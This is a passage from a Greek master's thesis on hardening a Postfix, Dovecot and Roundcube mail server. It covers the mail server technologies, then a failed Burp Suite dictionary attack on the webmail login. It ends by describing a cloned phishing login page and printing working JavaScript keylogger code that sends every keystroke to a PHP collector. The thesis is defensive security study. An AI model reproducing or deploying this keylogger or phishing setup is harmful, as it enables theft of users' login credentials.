



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Μεταπτυχιακό Πρόγραμμα Σπουδών

Πτυχιακή Εργασία

**Επαύξηση ασφαλείας εξυπηρετητή ηλεκτρονικού ταχυδρομείου
(Email server security hardening)**

Επιβλέπων Καθηγητές

Γιώργος Βάσιος

Ταγματάρχης, Κέντρο Πληροφορικής Υποστήριξης Ελληνικού Στρατού

Χρήστος Ξενάκης

Καθηγητής, Ψηφιακών Συστημάτων, Πανεπιστήμιο Πειραιώς

Φώτης Ξενουλέας

f.ksenouleas@ssl-unipi.gr

A.M. mte2024

Πειραιάς

25/02/2022

Ευχαριστίες

Θα ήθελα να ευχαριστήσω θερμά τον επιβλέποντα καθηγητή μου, κ. Γιώργο Βάσιο και τον κ. Ευάγγελο Αποστολάκο για την ανάθεση της διπλωματικής εργασίας. Η εργασία αυτή δεν θα είχε ολοκληρωθεί χωρίς την καθοδήγηση και την πολύτιμη βοήθειά τους.

Επίσης, θα ήθελα να ευχαριστήσω όλους τους καθηγητές του τμήματος Π.Μ.Σ. «Ασφάλεια Ψηφιακών Συστημάτων» του Πανεπιστημίου Πειραιά οι οποίοι μας μεταλαμπαδεύσανε την γνώση τους με τον πιο αποτελεσματικό τρόπο σε μια πολύ κρίσιμη εποχή στην οποία βιώνουμε.

Τέλος, θα ήθελα να ευχαριστήσω την οικογένειά μου για τη στήριξή τους σε κάθε απόφασή μου όλα αυτά τα χρόνια και τη συμπαράστασή τους στην εκπλήρωση κάθε στόχου μου.

Περίληψη

Στην σύγχρονη εποχή η χρήση του email είναι ένα βασικό εργαλείο στην καθημερινότητα των ανθρώπων. Υπάρχουν ποικίλα open source προγράμματα με τα οποία μπορεί να δομηθεί ένας mail server που να καλύπτει όλες τις ανάγκες των χρηστών του. Ιδιαίτερα γνωστές τεχνολογίες οι οποίες έχουν αναπτυχθεί δίνοντας έμφαση στην ασφάλεια είναι ο Postfix, Dovecot και το Roundcube. Στην παρούσα εργασία επιχειρείται η εγκατάσταση τους, μια λεπτομερής περιγραφή των τεχνολογιών αυτών καθώς και η παραμετροποίηση τους με στόχο την επίτευξη της καλύτερης δυνατής ασφάλειας. Αρχικά, αναφέρονται συνήθεις επιθέσεις που μπορεί να δεχθεί ένας mail server και υλοποιούνται τα αντίστοιχα αντιμετρά τους. Έπειτα, προτείνονται κάποιες επιπλέον τεχνικές για mail server hardening στο πλαίσιο της αύξησης των αντίμετρων. Εκτός από την υλοποίηση αντίμετρων σε ένα τέτοιο σύστημα δίνονται λύσεις πιο συγκεκριμένα μέσω του Wazuh για live παρακολούθηση και ενημέρωση του χρήστη σχετικά με τα συμβάντα ασφάλειας του mail server. Επιπλέον, περιγράφεται και ένας τρόπος αξιολόγησης του συστήματος για την επιβεβαίωση της επιτυχής ασφάλισής του. Τέλος, παρατίθενται συμπεράσματα σχετικά με την επαύξηση της ασφάλειας ενός εξυπηρετητή ηλεκτρονικού ταχυδρομείου.

Λέξεις κλειδιά : Postfix, Dovecot, Roundcube, ασφάλεια εξυπηρετητή ηλεκτρονικού ταχυδρομείου, αντιμετρά, Wazuh παρακολούθηση – ειδοποίηση

Abstract

Today, email is an important part of people's daily lives. Several open-source programs can be used to install a mail server to meet all the needs of its users. Postfix, Dovecot, and Roundcube are some well-known technologies that have been developed with a security emphasis. The present thesis describes the installation of these technologies as well as their configuration to achieve the best possible security. The first step is to report common attacks which a mail server may encounter and implement countermeasures. The paper also presents additional techniques for hardening mail servers as a result of increasing countermeasures. Aside from the implementation of countermeasures in such systems, Wazuh also provides specific solutions for monitoring the mail server live and informing the user of security events. Furthermore, a method for verifying a system's successful insurance is presented. Lastly, conclusions are provided regarding how to make email servers more secure.

Key words: Postfix, Dovecot, Roundcube, Email server security hardening, countermeasures, Wazuh monitoring – alerting

Περιεχόμενα

Εισαγωγή.....	10
1. Τεχνολογίες Email Server	11
1.1 Postfix.....	11
1.2 Dovecot	12
1.3 Roundcube	13
2. Επιθέσεις Mail Sever - Αντίμετρα	15
2.1 Dictionary Attack.....	15
2.2 Phishing Attack.....	17
2.2.1 Secure User Login (Two Factor Authentication)	19
2.3 SSH Brute Force Attack	22
2.3.1 Secure SSH Connection (Fail2ban Framework).....	23
2.4 Man In The Middle Attack.....	25
2.4.1 Secure SMTP Protocol.....	27
3. Τεχνικές Email Server Hardening	31
3.1 Secure Apache.....	31
3.2 Enable User SASL Authentication For The SMTP Server	36
3.2.1 Secure SASL Authentication	43
3.3 Enable Firewall UFW	46
3.4 Use An Intrusion Prevention System	47
4. Τεχνικές Παρακολούθησης και Ειδοποίησης	50
4.1 Ανάλυση Ασφάλειας	50
4.1.1 Wazuh Installation & Configuration.....	51
4.1.2 Λογική ελέγχου	53
4.1.3 Security Events	60
4.1.4 File Integrity Monitoring	66
5. Αξιολόγηση Επιπέδου Ασφαλείας	71
5.1 OpenVAS	71

5.1.1	Creating A Scan	72
5.1.2	Analyzing The Scans	73
5.1.3	Vulnerability Solution.....	77
1.	Επίλογος.....	80
6.1	Ανακεφαλαίωση	80
6.2	Συμπέρασμα	80
	Βιβλιογραφία	82

Κατάλογος Εικόνων

Κεφάλαιο 1°

Εικόνα 1.1 Unix Email Server	11
Εικόνα 1.2 Email Server Schema (Kapitein Vorkbaard, 2016)	14

Κεφάλαιο 2°

Εικόνα 2.1 Catching Login Request	16
Εικόνα 2.2 Implemented Dictionary Attack	16
Εικόνα 2.3 PHP - JavaScript Keylogger Code	18
Εικόνα 2.4 Phishing Page	18
Εικόνα 2.5 Stolen User's Credentials	19
Εικόνα 2.6 Scanning QR Code	20
Εικόνα 2.7 OTP Code	21
Εικόνα 2.8 Login Using OTP code	21
Εικόνα 2.9 Mail Server Opened Ports	22
Εικόνα 2.10 Hydra SSH Brute Force	23
Εικόνα 2.11 Fail2Ban Custom Jail File	24
Εικόνα 2.12 Blocking SSH Brute Force Attack	25
Εικόνα 2.13 Fail2ban Status	25
Εικόνα 2.14 BetterCap MITM	26
Εικόνα 2.15 SMTP Protocol Analysis	27
Εικόνα 2.16 Enabling SSL/TLS Encryption	29
Εικόνα 2.17 Analyzing SMTP Packets After Encryption	29
Εικόνα 2.18 Using The Latest SSL/TLS Version	30

Κεφάλαιο 3°

Εικόνα 3.1 Script To Generate The Self-Signed Certificate	35
Εικόνα 3.2 Verify The Self-Signed Certificate	35
Εικόνα 3.3 Encrypted HTTP	36
Εικόνα 3.4 Postfix - Dovecot SASL Communication	38

Εικόνα 3.5 SASL Parameters	40
Εικόνα 3.6 SMTP Features	41
Εικόνα 3.7 SASL Authentication On SMPT Server	42
Εικόνα 3.8 SASL Authentication Failed	44
Εικόνα 3.9 Adding Postfix-Sasl Filter In Jail File	44
Εικόνα 3.10 SASL Authentication Warning Logs	45
Εικόνα 3.11 Fail2ban Blocked SASL Attack	45
Εικόνα 3.12 Firewall Rules	47
Εικόνα 3.13 Adding Postfix & Dovecot Filters In Jail File	49
Εικόνα 3.14 Fail2ban Jail List.....	49
Κεφάλαιο 4°	
Εικόνα 4.1 Adding Wazuh Repository.....	52
Εικόνα 4.2 Deploy Wazuh agent	52
Εικόνα 4.3 Active Wazuh Agents	52
Εικόνα 4.4 Log collection	54
Εικόνα 4.5 Command Monitor.....	58
Εικόνα 4.6 Adding Custom Rules	59
Εικόνα 4.7 Security Events Dashboard	60
Εικόνα 4.8 Security Events List.....	61
Εικόνα 4.9 Security Events Metadata	63
Εικόνα 4.10 Rule Level Numbers(Wazuh, 2022f).....	64
Εικόνα 4.11 Email Alerting Configuration	65
Εικόνα 4.12 Receiving Email Alert From Wazuh	66
Εικόνα 4.13 FIM Configuration	68
Εικόνα 4.14 File Integrity Monitoring Dashboard.....	69
Εικόνα 4.15 FIM Events List	70
Εικόνα 4.16 FIM Events Extra Metadata.....	70
Κεφάλαιο 5°	
Εικόνα 5.1 Creating Vulnerability Scan	72

Εικόνα 5.2 Define Scan Target	73
Εικόνα 5.3 Scan Severity Results.....	74
Εικόνα 5.4 Scan Vulnerability List	75
Εικόνα 5.5 Suggested Vulnerability Solution	76
Εικόνα 5.6 Forced Use TLSv1.2 on Apache	77
Εικόνα 5.7 Remove TCP Timestamps.....	78
Εικόνα 5.8 Perfect Vulnerability Scan	79

Εισαγωγή

Με τα χρόνια, το Διαδίκτυο έχει εξελιχθεί από ερευνητικό εργαλείο σε παγκόσμιο μέσο επικοινωνίας. Μία από τις εφαρμογές που έχει μεγαλώσει με το Διαδίκτυο είναι το e-mail. Κάποτε ήταν απλά μία βολική μέθοδος αποστολής γρήγορων μηνυμάτων μεταξύ απλών "τερματικών" χρηστών. Σήμερα είναι πλέον μια επιχείρηση πολλών εκατομμυρίων δολαρίων. Όμως στην σύγχρονη εποχή έχουν δημιουργηθεί διάφοροι ιοί που μολύνουν τους servers ηλεκτρονικών ταχυδρομείων με αποτέλεσμα πολλές εταιρείες να μην μπορούν να λειτουργήσουν όταν τα συστήματα ηλεκτρονικού ταχυδρομείου τους είναι κατεστραμμένα.

Η πρόκληση είναι η δημιουργία συστημάτων που θα μπορούν να ανταπεξέλθουν στη ζήτηση για υπηρεσίες ηλεκτρονικού ταχυδρομείου. Μεγαλύτερα, ταχύτερα, πιο ασφαλή συστήματα απαιτούνται συνεχώς για να υποστηρίξουν την αυξανόμενη ζήτηση καθώς και την κατάχρηση του συστήματος ηλεκτρονικού ταχυδρομείου. Δυστυχώς, πολλές μικρές και μεσαίες επιχειρήσεις, οργανισμοί, και οι ISP δεν έχουν τους πόρους για να καλύψουν το κόστος μεγαλύτερων και καλύτερων συστημάτων ηλεκτρονικού ταχυδρομείου. Ευτυχώς όμως υπάρχουν και άλλες εναλλακτικές λύσεις.

Το κίνημα Open Source έχει προσφέρει πολλά εξαιρετικά προϊόντα που μπορούν να χρησιμοποιηθούν από μικρότερους οργανισμούς για υποστήριξη υπηρεσιών ηλεκτρονικού ταχυδρομείου με μικρό ή καθόλου κόστος. Δωρεάν λειτουργικά συστήματα όπως το Linux και το FreeBSD μπορούν να χρησιμοποιηθούν ως πλατφόρμα για email servers που μπορούν να υποστηρίξουν εκατοντάδες ή και χιλιάδες χρήστες. Εκτός από λειτουργικά συστήματα, υπάρχουν διαθέσιμα και αρκετά open-source πακέτα για email servers.

Στην εργασία παρουσιάζουμε έναν open-source email server ο οποίος έχει δομηθεί με τις εφαρμογές : Postfix – Dovecot – Roundcube. Οι συγκεκριμένες εφαρμογές καθώς και ολόκληρος ο mail server έχουν εγκατασταθεί σε Linux λειτουργικό σύστημα με αποτέλεσμα να έχουμε ένα αμιγώς open-source ολοκληρωμένο σύστημα.

Ο στόχος της εργασίας είναι να αναλύσουμε την ασφάλεια των συγκεκριμένων εφαρμογών, υλοποιώντας διάφορες επιθέσεις αλλά και να υποδείξουμε τρόπους με τους οποίους μπορούμε να αμυνθούμε και να βελτιστοποιήσουμε τα επίπεδα της ασφάλειας ενός mail server.


Κεφάλαιο 1°

1. Τεχνολογίες Email Server

1.1 Postfix

Το Postfix είναι ένας open-source mail transfer agent (MTA) που δρομολογεί και παραδίδει την ηλεκτρονική αλληλογραφία. Ο Wietse Venema τον ανέπτυξε ενώ εργαζόταν στο ερευνητικό κέντρο IBM Watson. Αρχικά δημιουργήθηκε ως πακέτο με το όνομα Vmailer και αργότερα κυκλοφόρησε με τον τίτλο Postfix και έγινε πολύ γρήγορα γνωστό στους διαχειριστές ηλεκτρονικής αλληλογραφίας επειδή σχεδιάστηκε με σκοπό να παρέχει υψηλότερη ασφάλεια, μεγαλύτερη αξιοπιστία και υψηλότερη απόδοση από τα άλλα πακέτα MTA. (Mayssara A. Abo Hassanin Supervised, 2014)

Το πακέτο MTA διαχειρίζεται μηνύματα που έρχονται ή αποχωρούν από τον διακομιστή αλληλογραφίας. Ο Postfix επιτυγχάνει αυτήν την παρακολούθηση μηνυμάτων χρησιμοποιώντας πολλά διαφορετικά προγράμματα και ένα σύστημα καταλόγων σειρών αλληλογραφίας. Κάθε πρόγραμμα επεξεργάζεται τα μηνύματα μέσα από διάφορες σειρές μηνυμάτων έως ότου παραδοθούν στον τελικό προορισμό τους. Εάν ανά πάσα στιγμή ο email server διακόπτεται κατά τη μεταφορά μηνύματος, ο Postfix μπορεί να καθορίσει σε ποια σειρά τοποθετήθηκε το μήνυμα τελευταία φορά με επιτυχία και προσπαθεί να συνεχίσει την επεξεργασία του μηνύματος από το σημείο αυτό. (Mayssara A. Abo Hassanin Supervised, 2014)



Εικόνα 1.1 Unix Email Server

Το πακέτο λογισμικού Postfix είναι μόνο ένα κομμάτι του Unix Email Server. Η Εικόνα 1.1 δείχνει ένα διάγραμμα του τρόπου αλληλεπίδρασης του Postfix με άλλα λογισμικά πακέτα συστήματος που είναι απαραίτητα για τη μεταφορά αλληλογραφίας στον Unix Email Server.

Πιο συγκεκριμένα στην Εικόνα 1.1 παρατηρούνται αρκετά κομμάτια λογισμικού να βοηθούν τον Postfix να μεταφέρει ένα email στο διακομιστή. Για να είναι δυνατή η αποστολή και λήψη μηνυμάτων από απομακρυσμένους κεντρικούς υπολογιστές, ο Unix server πρέπει να παρέχουν μια μέθοδο επικοινωνίας με απομακρυσμένους κεντρικούς υπολογιστές αλληλογραφίας. Αυτή η επικοινωνία είναι γίνεται είτε με τα πρωτόκολλα TCP/IP ή UUCP. Ενώ η διαδικασία UUCP χρησιμοποιεί dial-up σύνδεση μέσω modems, το πρωτόκολλο TCP/IP μπορεί να χρησιμοποιηθεί απευθείας σε μια σύνδεση τοπικού δικτύου (LAN).

Επίσης, μόλις οι χρήστες λάβουν τα μηνύματα από τους απομακρυσμένους κεντρικούς υπολογιστές, πρέπει να έχουν μια μέθοδο για την ανάγνωση των αποθηκευμένων μηνυμάτων μέσα στα mailboxes τους. Οι δύο πιο συνηθισμένες μέθοδοι είναι το Post Office Protocol (POP3) και το Interactive Mail Access Protocol (IMAP). (Mayssara A. Abo Hassanin Supervised, 2014)

1.2 Dovecot

Ο Dovecot είναι ένας IMAP και POP3 open-source server για λειτουργικά συστήματα που μοιάζουν με Unix, στον οποίο κατά τον σχεδιασμό και την εφαρμογή του έχει δοθεί ιδιαίτερα έμφαση στον τομέα της ασφάλειας. Επιτρέπει την πρόσβαση στο ηλεκτρονικό ταχυδρομείο από όπου και αν βρίσκεται ο χρήστης, από οποιαδήποτε συσκευή. Ο Timo Sirainen ανέπτυξε τον Dovecot και τον κυκλοφόρησε για πρώτη φορά τον Ιούλιο του 2002. Οι προγραμματιστές Dovecot στοχεύουν κυρίως στην παραγωγή ενός ελαφρού, γρήγορου και εύχρηστου open-source email server. Ο πρωταρχικός σκοπός του Dovecot είναι να λειτουργεί ως server αποθήκευσης αλληλογραφίας. (Sirainen, 2021)

Ο Dovecot χαρακτηρίζεται ως ένας από τους διακομιστές IMAP με τις καλύτερες επιδόσεις, ενώ εξακολουθεί να υποστηρίζει τις τυπικές μορφές mbox και Maildir. Τα mailboxes είναι transparently indexed γεγονός που δίνει στο Dovecot πολύ καλές επιδόσεις ενώ παράλληλα

παρέχει πλήρη συμβατότητα με τα υπάρχοντα εργαλεία χειρισμού του mailbox. Υποστηρίζει μια ποικιλία σχημάτων ελέγχου ταυτότητας για πρόσβαση σε IMAP, POP και (MSA) πρόσβαση, συμπεριλαμβανομένου του CRAM-MD5 και του ασφαλέστερου DIGEST-MD5. Τέλος, οι Postfix χρήστες από την έκδοση 2.3 και πάνω μπορούν να ταυτοποιηθούν με SMTP αυθεντικοποίηση απευθείας μέσω του backend ελέγχου ταυτότητας του Dovecot χωρίς να χρειάζεται να διαμορφώσουν τα configuration αρχεία ξεχωριστά.(Sirainen, 2021)

1.3 Roundcube

Το roundcube είναι ένας open-source web-based IMAP email client όπου η διεπαφή της δίνει την δυνατότητα στον χρήστη να το εγκαταστήσει και να το διαμορφώσει πολύ ευκολά. Το πιο σημαντικό χαρακτηριστικό του Roundcube είναι η διάχυτη χρήση της τεχνολογίας Ajax. Το Roundcube είναι γραμμένο σε PHP και μπορεί να χρησιμοποιηθεί σε συνδυασμό με μια στοίβα LAMP, ή οποιοδήποτε άλλο λειτουργικό σύστημα που υποστηρίζει PHP. Ο web server χρειάζεται πρόσβαση στον διακομιστή IMAP που φιλοξενεί τον email και στον SMTP server για να μπορεί να στέλνει μηνύματα. Λειτουργεί σε έναν LAMP server και περιλαμβάνει άλλες εξελιγμένες βιβλιοθήκες ανοιχτού κώδικα όπως την PEAR, μια IMAP βιβλιοθήκη που προέρχεται από το PohaMail, έναν πλούσιο επεξεργαστή κειμένου τον TinyMCE, τη βιβλιοθήκη Googiespell για ορθογραφικό έλεγχο και την HTML5-PHP από τους Masterminds.


Το Roundcube Webmail έχει σχεδιαστεί για να λειτουργεί σε τυπικούς web servers όπως Apache, LiteSpeed, Nginx, Lighttpd, Hiawatha ή Cherokee σε συνδυασμό με μια σχεσιακή βάση δεδομένων. Υποστηριζόμενες βάσεις δεδομένων είναι MySQL, PostgreSQL και SQLite. Η διεπαφή του χρήστη αποδίδεται σε XHTML και CSS και είναι πλήρως προσαρμόσιμη.(Roundcube, 2014a)

Πριν ξεκινήσουμε την εγκατάσταση του Roundcube θα πρέπει να δούμε λίγο πιο αναλυτικά την υποδομή του mail server ώστε να σιγουρευτούμε ότι δεν λείπει κανένα βασικό στοιχείο. Τα δομικά στοιχεία που θα πρέπει να είναι προ εγκατεστημένα ώστε να μπορέσει να τρέξει σωστά ο email client (Roundcube) είναι τα εξής:

- Ένας πράκτορας μεταφοράς αλληλογραφίας (MTA). Ο Postfix μεταφέρει τα email από τον αποστολέα στον παραλήπτη.

- Ένας πράκτορας παράδοσης αλληλογραφίας MDA. Ο Dovecot λαμβάνει την αλληλογραφία από τον server του MTA και το αποθηκεύει στο γραμματοκιβώτιο (mailbox).
- Μια βάση δεδομένων του mail server στην οποία αποθηκεύονται οι Mail Users, τα email domains και τα Alias.
- Ένα γραμματοκιβώτιο (maildir/mbox) το οποίο είναι ο χώρος που αποθηκεύονται τα emails μέσα στον server.
- Το SMTP πρωτόκολλο που χρησιμοποιείται από τον MUA (Roundcube) για την αποστολή αλληλογραφίας σε MTA. Η συνιστάμενη θύρα SMTP για αποστολή mail είναι η θύρα 587, η οποία χρησιμοποιεί κρυπτογράφηση TLS σε αντίθεση με την θύρα 25 δεν χρησιμοποιεί καμία κρυπτογράφηση.
- Τα IMAP/POP3 πρωτόκολλα που χρησιμοποιούνται από MUA για ανάκτηση των μηνυμάτων του ηλεκτρονικού ταχυδρομείου από τον mailbox server. Το POP3 διαγράφει τα μηνύματα email από τον server μετά τη λήψη τους. Το IMAP είναι συνήθως προτιμότερο καθώς διατηρεί όλα τα μηνύματα email στον server, επιτρέποντας τη διαχείριση ενός mailbox από πολλούς email clients.

Έχοντας ολοκληρώσει επιτυχώς και την εγκατάσταση του email client, η αρχιτεκτονική του mail server μας εμφανίζεται στην Εικόνα 1.2.



Εικόνα 1.2 Email Server Schema (Kapitein Vorkbaard, 2016)


Κεφάλαιο 2°

2. Επιθέσεις Mail Sever - Αντίμετρα

2.1 Dictionary Attack


Η dictionary επίθεση βασίζεται στην δοκιμή όλων των συμβολοσειρών μιας προκαθορισμένης λίστας που έχει δημιουργήσει ο επιτιθέμενος. Οι dictionary επιθέσεις συχνά πετυχαίνουν επειδή πολλοί άνθρωποι έχουν την τάση να επιλέγουν σύντομους κωδικούς πρόσβασης που είναι συνηθισμένες λέξεις ή συνηθισμένοι κωδικοί πρόσβασης, ή παραλλαγές που περιέχουν, για παράδειγμα, με την προσθήκη ενός ψηφίου ή ενός σημείου στίξης.

Στην εργασία μας χρησιμοποιήθηκε ο συγκεκριμένος τρόπος επίθεσης στην διαδικασία του login ενός χρήστη ώστε να μπορέσουμε να ‘μαντέψουμε’ τον κωδικό πρόσβασης του και να εισέλθουμε στον λογαριασμό του. Γνωρίζοντας ότι το email του διαχειριστή ήταν το ‘admin@unipi.com’, χρησιμοποιήσαμε έναν τυχαίο κωδικό πρόσβασης ώστε να μπορέσουμε να παρατηρήσουμε ποιο είναι το POST request που αποστέλλεται στον mail server για να το τροποποιήσουμε με την βοήθεια του burpsuite. Το burpsuite είναι ένα πολύ γνωστό Web Penetration Testing framework το οποίο βοηθά στον εντοπισμό των τρωτών σημείων και φορέων επιθέσεων που επηρεάζουν μια web εφαρμογή. Οπότε, έχοντας εμποδίσει το POST request να φτάσει στον τελικό του προορισμό μέσω του burpsuite tool, παρατηρήσαμε ότι στις παραμέτρους του POST request υπάρχει ένα authentication token. Σε κάθε POST request δημιουργείται ένα μοναδικό token και στο τέλος όταν πατηθεί το πλήκτρο του login, ελέγχεται αν το συγκεκριμένο POST request περιέχει ένα έγκυρο token. (Roundcube, 2014b) Η συγκεκριμένη παράμετρος έχει προστεθεί στο POST request με σκοπό να εμποδίσει τέτοιου είδους επιθέσεις να λάβουν χώρα.



Εικόνα 2.1 Catching Login Request

Το επόμενο βήμα της επίθεσης είναι να δηλώσουμε στο burpsuite την μεταβλητή password την οποία θέλουμε να ‘σπάσουμε’ και να φορτώσουμε την λίστα με τους πιθανούς κωδικούς που έχουμε δημιουργήσει στις payload ρυθμίσεις του Burpsuite.



Εικόνα 2.2 Implemented Dictionary Attack

Βλέποντας την Εικόνα 2.2 παρατηρούμε ότι η επίθεση απέτυχε και όλοι οι κωδικοί της λίστας που δοκιμάστηκαν, επέστρεψαν κωδικό 401 (Unauthorized) που σημαίνει ότι τα αιτήματα δεν έχει ολοκληρωθεί επειδή δεν διέθεταν έγκυρα authentication credentials. Έχοντας παρατηρήσει παραπάνω την ύπαρξη ενός authentication token ήταν λογικό η συγκεκριμένη επίθεση να μην μπορέσει να εκτελεστεί επιτυχώς, παρότι ο κωδικός του χρήστη βρισκόταν μέσα στην λίστα που εισήγαμε στο burpsuite.

2.2 Phishing Attack

Παρατηρώντας παραπάνω ότι η διαδικασία σύνδεσης ενός χρήστη δεν είναι ευάλωτη σε dictionary και κατά επέκταση bruteforce επιθέσεις δεν σημαίνει ότι το Login ενός χρήστη είναι πλήρως ασφαλή. Μέσω των phishing επιθέσεων ένας επιτιθέμενος μπορεί να υποκλέψει τα Login credentials ενός χρήστη και να συνδεθεί στον λογαριασμό του.

Οπότε για την δημιουργία της phishing page πήραμε τον HTML source code που ήταν διαθέσιμος από την login page του roundcube και τον προσαρμόσαμε σε μια δικιά μας κενή ιστοσελίδα. Όμως αυτό δεν αρκεί για να υποκλέψουμε τα στοιχεία ενός χρήστη ο οποίος θα εισέλθει σε αυτή την ιστοσελίδα. Για την κλοπή των login credentials χρησιμοποιήσαμε έναν keylogger ο οποίος είναι γραμμένος σε PHP και JavaScript κώδικα.(Toh, 2021). Το javascript πρόγραμμα καταγραφεί το κάθε πάτημα κουμπιού του πληκτρολογίου και τα στέλνει μέσω POST μεθόδου στο PHP πρόγραμμα το οποίο ανοίγει ένα αρχείο καταγραφής και τα αποθηκεύει μέσα σε αυτό(Εικόνα 2.3).

```

1 var keylog = {
2   // (A) SETTINGS & PROPERTIES
3   cache : [], // TEMP STORAGE FOR KEY PRESSES
4   delay : 2000, // HOW OFTEN TO SEND DATA TO SERVER
5   sending : false, // ONLY 1 UPLOAD ALLOWED AT A TIME
6
7   // (B) INITIALIZE
8   init : function () {
9     // (B1) CAPTURE KEY STROKES
10    window.addEventListener("keydown", function(evt){
11      keylog.cache.push(evt.key);
12    });
13
14    // (B2) SEND KEYSTROKES TO SERVER
15    window.setInterval(keylog.send, keylog.delay);
16  },
17
18  // (C) AJAX SEND KEYSTROKES
19  send : function () { if (!keylog.sending && keylog.cache.length > 0) {
20    // (C1) "LOCK" UNTIL THIS BATCH IS SENT TO SERVER
21    keylog.sending = true;
22
23    // (C2) KEYPRESS DATA
24    var data = new FormData();
25    data.append("keys", JSON.stringify(keylog.cache));
26    keylog.cache = []; // CLEAR KEYS
27
28    // (C3) AJAX SEND
29    var xhr = new XMLHttpRequest();
30    xhr.open("POST", "keylog.php");
31    xhr.onload = function () {
32      keylog.sending = false; // UNLOCK
33      console.log(this.response); // OPTIONAL
34    };
35    xhr.send(data);
36  } }
37 };
38 window.addEventListener("DOMContentLoaded", keylog.init);

```

